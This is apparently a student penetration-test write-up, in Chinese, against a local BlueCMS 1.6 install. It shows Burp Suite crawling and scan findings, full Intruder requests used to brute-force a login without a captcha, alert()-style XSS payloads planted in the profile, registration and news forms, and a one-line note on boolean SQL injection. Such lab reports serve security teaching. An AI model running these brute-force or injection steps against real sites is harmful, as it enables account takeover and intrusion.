

Bluecms渗透测试报告

- 1.信息收集
 - 1.1 域名信息
 - 1.2 敏感目录
 - 1.3 端口扫描
 - 1.4 旁站C段
 - 1.5 整站分析
- 2.利用burpsuit进行漏洞扫描
- 3.爬取网站
- 4.自动化攻击（密码爆破）
 - 4.1 登录页面
 - 4.2 首页登录没有验证码 可以进行自动化攻击
- 5.手工测试，发现漏洞。
 - 5.1 XSS漏洞
 1. 修改用户信息表单的XSS漏洞
 - 2.注册的XSS漏洞
 3. 新闻添加处的XSS漏洞
 - 5.2 sql注入漏洞

Bluecms渗透测试报告

测试的内容：信息收集，利用burpsuit进行漏洞扫描，爬取网站，自动化攻击，对网站进行手工测试，发现漏洞。


1.信息收集

1.1 域名信息

使用BurpSuit进行了爬取

http://localhost/bluecms_1.6/uploads
http://localhost/bluecms_1.6/uploads/
http://localhost/bluecms_1.6/uploads/ann.php
http://localhost/bluecms_1.6/uploads/ann.php?cid=2
http://localhost/bluecms_1.6/uploads/ann.php?cid=3
http://localhost/bluecms_1.6/uploads/favicon.ico
http://localhost/bluecms_1.6/uploads/guest_book.php
http://localhost/bluecms_1.6/uploads/info_index.php
http://localhost/bluecms_1.6/uploads/news_cat.php
http://localhost/bluecms_1.6/uploads/templates/default/css/jquery.js
http://localhost/bluecms_1.6/uploads/user.php
http://localhost/bluecms_1.6/uploads/user.php?act=buy
http://localhost/bluecms_1.6/uploads/user.php?act=logout
http://localhost/bluecms_1.6/uploads/user.php?act=my_info

1.2 敏感目录



1.3 端口扫描

网站在localhost,没有配置在服务器上，不用考虑服务器的安全组

1.4 旁站C段


Bluecms没有旁站C段

1.5 整站分析

网站的登录页面、注册页面、发布新闻页面存在表单，可以寻找XSS漏洞、SQL注入漏洞，发布新闻页面有上传文件功能，可以寻找文件上传漏洞。

2.利用burpsuit进行漏洞扫描


这些问题有待验证。



扫描到的漏洞。

54	08.49.43.26.十一月...	Issue found	HTML does not specify charset	http://detectportal.firefox.com	/canonical.html	Information	Certain
10	08.49.42.26.十一月...	Issue found	HTML uses unrecognized charset	http://localhost	/bluecms_1.6/uploads/user.php	Information	Tentative
1...	09.39.51.26.十一月...	Issue found	Frameable response (potential Clickjacking)	http://localhost	/bluecms_1.6/uploads/user.php	Information	Firm
1...	09.39.53.26.十一月...	Issue found	Path-relative style sheet import	http://localhost	/bluecms_1.6/uploads/user.php	Information	Tentative
1...	09.39.53.26.十一月...	Issue found	Email addresses disclosed	http://localhost	/bluecms_1.6/uploads/user.php	Information	Certain
1...	09.40.13.26.十一月...	Issue found	File upload functionality	http://localhost	/bluecms_1.6/uploads/user.php	Information	Certain
1...	09.40.13.26.十一月...	Issue found	Cross-domain Referer leakage	http://localhost	/bluecms_1.6/uploads/user.php	Information	Certain
1...	09.53.33.26.十一月...	Issue deleted	Path-relative style sheet import	http://localhost	/bluecms_1.6/uploads/user.php	Information	Tentative
1...	09.53.33.26.十一月...	Issue found	Path-relative style sheet import	http://localhost	/bluecms_1.6/uploads/user.php	Information	Firm
1...	09.40.02.26.十一月...	Issue found	Frameable response (potential Clickjacking)	http://localhost	/bluecms_1.6/uploads/publish.php	Information	Firm
1...	09.40.02.26.十一月...	Issue found	Path-relative style sheet import	http://localhost	/bluecms_1.6/uploads/publish.php	Information	Tentative
1...	09.40.02.26.十一月...	Issue found	HTML uses unrecognized charset	http://localhost	/bluecms_1.6/uploads/publish.php	Information	Tentative
1...	09.53.40.26.十一月...	Issue deleted	Path-relative style sheet import	http://localhost	/bluecms_1.6/uploads/publish.php	Information	Tentative
1...	09.53.40.26.十一月...	Issue found	Path-relative style sheet import	http://localhost	/bluecms_1.6/uploads/publish.php	Information	Firm
1...	09.53.05.26.十一月...	Issue found	Frameable response (potential Clickjacking)	http://localhost	/bluecms_1.6/uploads/images/favicon.ico	Information	Firm
1...	09.53.05.26.十一月...	Issue found	Frameable response (potential Clickjacking)	http://localhost	/bluecms_1.6/uploads/ann.php	Information	Firm
1...	09.53.05.26.十一月...	Issue found	Cross-domain Referer leakage	http://localhost	/bluecms_1.6/uploads/ann.php	Information	Certain
1...	09.53.05.26.十一月...	Issue found	HTML uses unrecognized charset	http://localhost	/bluecms_1.6/uploads/ann.php	Information	Tentative
1...	09.53.31.26.十一月...	Issue found	Path-relative style sheet import	http://localhost	/bluecms_1.6/uploads/ann.php	Information	Firm
1...	09.41.51.26.十一月...	Issue found	Frameable response (potential Clickjacking)	http://localhost	/bluecms_1.6/uploads/123	Information	Firm
1...	09.53.06.26.十一月...	Issue found	Frameable response (potential Clickjacking)	http://localhost	/bluecms_1.6/uploads/	Information	Firm
1...	09.53.06.26.十一月...	Issue found	HTML uses unrecognized charset	http://localhost	/bluecms_1.6/uploads/	Information	Tentative
1...	09.53.31.26.十一月...	Issue found	Path-relative style sheet import	http://localhost	/bluecms_1.6/uploads/	Information	Firm

3.爬取网站



4.自动化攻击（密码爆破）

针对登录页面进行自动化攻击 Intruder进行密码爆破。

4.1 登录页面

http://localhost/bluecms_1.6/uploads/user.php?act=login

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x ...

Target Positions Payloads Options

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type:

```

POST /bluecms_1.6/uploads/user.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 108
Origin: http://localhost
Connection: close
Referer: http://localhost/bluecms_1.6/uploads/user.php?act=login
Cookie: PHPSESSID=1471l1u6qtvevns3u95fpo7
Upgrade-Insecure-Requests: 1

referer=&user_name=$gaoxin$&pwd=$123456$&safe_code=$5cdw$&useful_time=604800&submit=%B5%C7%C2%BC&from=&act=do_login
    
```

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x ...

Target Positions Payloads Options

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload set can have a different number of payloads.

Payload set: Payload count: 0

Payload type: Request count: 0

? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

? Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

? Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

有验证码所以暂时放弃爆破

4.2 首页登录没有验证码 可以进行自动化攻击

?

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines

Attack type: **Cluster bomb**

```
POST /bluecms_1.6/uploads/user.php?act=index_login HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://localhost
Connection: close
Referer: http://localhost/bluecms_1.6/uploads/
Cookie: detail=1; PHPSESSID=inqor8hmi32jcqh0n3dmfam8r0
Upgrade-Insecure-Requests: 1

user_name=$gaoxin&pwd=$123456&x=20&y=4
```

进行密码爆破尝试爆破出之前注册的密码。

The screenshot shows the Intruder attack interface. The main window displays a list of requests and their results. The table has columns: Request, Payload1, Payload2, Status, Error, Timeout, Length, and Comment. The results show that the request with Payload1 'gaoxin' and Payload2 '123456' has a Status of 200 and a Length of 1612, indicating a successful login.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200			1612	
1	gaoxin	123456	200			1722	
2	sunnygao	123456	200			1612	
3	1	123456	200			1612	
4	2	123456	200			1612	
5	3	123456	200			1612	
6	4	123456	200			1612	
7	gaoxin	1	200			1612	
8	sunnygao	1	200			1612	



根据返回的LENGTH 发现了爆破成功的账户密码 gaoxin 123456

5.手工测试，发现漏洞。

5.1 XSS漏洞

```
<script>alert("电子邮件地址")</script>
"><script>alert("msn")</script>
```

1. 修改用户信息表单的XSS漏洞



头像：

头像： 未选择任何文件

日期：

性别： ☒ 保密 ☐ 男 ☐ 女

地址：

MSN：

QQ：

电话：

电话：

手机：

地址：

http://localhost/bluecms_1.6/uploads/user.php?act=my_info

这个表单中 MSN QQ 办公电话 家庭电话 手机input标签中均存在xss漏洞。

2.注册的XSS漏洞

您所在的位置: [首页](#) » [注册新用户](#)

填写注册信息

如果您已经注册, [点这里登录!](#)

用户名: [该用户名可以使用](#)

用户名注册后将不能修改, 可以使用中文, 数字, 字母。长度4到16个字符之间!

密码:

建议不要设置的过于简单!

确认密码: [两次输入的密码相同](#)

重复刚输入的密码!

电子邮箱: [邮箱格式正确](#)

用于找回丢失密码!

验证码: 

请输入右边图片内的字符串

[网站首页](#)

使用burp拦截请求

```
Content-Type: application/x-www-form-urlencoded  
Content-Length: 107  
Origin: http://localhost  
Connection: close  
Referer: http://localhost/bluecms_1.6/uploads/user.php?act=reg  
Cookie: PHPSESSID=0uv911prtde52j987q96nifcr3  
Upgrade-Insecure-Requests: 1
```

```
&user_name=admin666&pwd=123456&pwd1=123456&email=<script>alert(1)</script>&safecode=umma&from=&act=do_reg]
```

验证XSS漏洞出现

Bluecms™
地方门户网站系统

您所在的位置: [首页](#) » [会员中心](#)

会员中心

本地新闻


分类信息

充值中心

用户管理

网站信息

会员资料



性别:

保密

注册时间:

2021-11-26

出生日期:

0000-00-00

现居住地:

邮箱:

aaa

localhost

1

确定

3. 新闻添加处的XSS漏洞

用burp拦截表单

Content-Disposition: form-data; name="title"

aaa

-----187296225328120554913231870233

Content-Disposition: form-data; name="color"

-----187296225328120554913231870233

Content-Disposition: form-data; name="cid"

1

-----187296225328120554913231870233

Content-Disposition: form-data; name="author"

-----187296225328120554913231870233

Content-Disposition: form-data; name="source"

-----187296225328120554913231870233

Content-Disposition: form-data; name="lit_pic"; filename=""

Content-Type: application/octet-stream

-----187296225328120554913231870233

Content-Disposition: form-data; name="descript"

-----187296225328120554913231870233

Content-Disposition: form-data; name="content"

<script>alert(1)</script>


<p>aaaaaaaaaa</p>

-----187296225328120554913231870233

Content-Disposition: form-data; name="act"

do_add_news

-----187296225328120554913231870233--



5.2 sql注入漏洞



用布尔注入发现这里存在sql漏洞